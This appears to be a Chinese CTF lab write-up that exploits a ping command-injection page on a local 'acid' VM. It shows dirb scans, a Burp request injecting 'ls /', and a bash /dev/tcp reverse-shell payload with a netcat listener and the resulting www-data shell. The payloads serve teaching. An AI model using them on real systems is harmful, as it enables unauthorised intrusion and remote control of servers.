---- Scanning URL: http://192.168.75.131:33447/Challenge/ ----
+ http://192.168.75.131:33447/Challenge/cake.php (CODE:200|SIZE:496)
+ http://192.168.75.131:33447/Challenge/error.php (CODE:200|SIZE:309)
+ http://192.168.75.131:33447/Challenge/include.php (CODE:302|SIZE:0)
+ http://192.168.75.131:33447/Challenge/index.php (CODE:200|SIZE:1333)

-----------------
END_TIME: Sun Jun 11 15:21:34 2023
DOWNLOADED: 20458 - FOUND: 4
```

http://192.168.75.131:33447/Challenge/cake.php #title提示Magic_Box，那么重点就看这里了
http://192.168.75.131:33447/Challenge/error.php #报错界面
http://192.168.75.131:33447/Challenge/include.php #302跳转到protected_page.php，要求登录
http://192.168.75.131:33447/Challenge/index.php #登录界面




竞赛体验课wp - 飞书云文档
/Magic_Box
Secure Login: Log In
/Challenge
不安全 | 192.168.75.131:33447/Challenge/cake.php
其他书签

Ah.haan....There is long way to go..dude :-)


Please login

访问 http://192.168.75.131:33447/Challenge/Magic_Box/ ，403Forbidden，再扫一下目录



```
┌──(root💀kali)-[/home/ddd/web]
└─# dirb http://192.168.75.131:33447/Challenge/Magic_Box/ /usr/share/wordlists/dirb/big.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 11 15:26:49 2023
URL_BASE: http://192.168.75.131:33447/Challenge/Magic_Box/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.75.131:33447/Challenge/Magic_Box/ ----
+ http://192.168.75.131:33447/Challenge/Magic_Box/command.php (CODE:200|SIZE:594)
+ http://192.168.75.131:33447/Challenge/Magic_Box/low.php (CODE:200|SIZE:0)

-----------------
END_TIME: Sun Jun 11 15:27:04 2023
DOWNLOADED: 20458 - FOUND: 2
```

http://192.168.75.131:33447/Challenge/Magic_Box/command.php，command，提示得很明显了，命令执行




不安全 | 192.168.75.131:33447/Challenge/Magic_Box/command.php

You are 1337 Hax0r. Keep your patiene and proceed further.

Enter the Host to Ping:

访问command.php可以看到是和pikachu里ping一样的命令执行，抓个包执行


Burp Suite专业版 v2023.4 - 临时项目 - licensed to surferxyz
Burp 项目 Intruder 重放器 窗口 帮助
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 扩展 学习 设置
发送 取消
HTTP/1
请求
美化 Raw Hex
响应
美化 Raw Hex 页面渲染
INSPECTOR
搜索...
0匹配

目标: http://192.168.75.131:33447

```
POST /Challenge/Magic_Box/command.php HTTP/1.1
Host: 192.168.75.131:33447
Content-Length: 31
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Origin: http://192.168.75.131:33447
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.7
Referer:
http://192.168.75.131:33447/Challenge/Magic_Box/command.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sec_session_id=r147ua4nimp7h4q2mvelc74c82
Connection: close

IP=127.0.0.1;ls /&submit=submit
```


```
HTTP/1.1 200 OK
Date: Sun, 11 Jun 2023 08:00:32 GMT
Server: Apache/2.4.10 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1088
Connection: close
Content-Type: text/html; charset=UTF-8

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.016/0.024/0.033/0.008 ms
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
```

完成

1,280 bytes | 2,004 millis

反弹shell（记得url编码，否则burp会将&符号后的字符当成变量解析）


```
攻击机执行nc -lvvp 2345
靶机命令执行处payload:
127.0.0.1;bash -c 'bash -i >& /dev/tcp/192.168.75.134/2345 0>&1'
```


Burp Suite专业版 v2023.4 - 临时项目 - licensed to surferxyz
Burp 项目 Intruder 重放器 窗口 帮助
仪表盘 目标 代理 Intruder 重放器 Collaborator Sequencer 编码工具 对比工具 日志 扩展 学习 设置
● Text ○ Hex
解码...
编码...
哈希...
智能解码
● Text ○ Hex
解码...
编码...
哈希...
智能解码

```
127.0.0.1;bash -c 'bash -i >& /dev/tcp/192.168.75.134/2345 0>&1'
```

```
62f%74%63%70%2f%31%39%32%2e%31%36%38%2e%37%35%2e%31%33%34%2f%32%33%34%35%20%30%3e%26%31%27
```

拿到shell



```
┌──(ddd㉿kali)-[~/桌面]
└─$ nc -lvvp 2345
listening on [any] 2345 ...
192.168.75.131: inverse host lookup failed: Unknown host
connect to [192.168.75.134] from (UNKNOWN) [192.168.75.131] 53989
bash: cannot set terminal process group (1453): Inappropriate ioctl for device
bash: no job control in this shell
www-data@acid:/var/www/html/Challenge/Magic_Box$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@acid:/var/www/html/Challenge/Magic_Box$ 
```

后面提权不做要求，有兴趣可以自行探索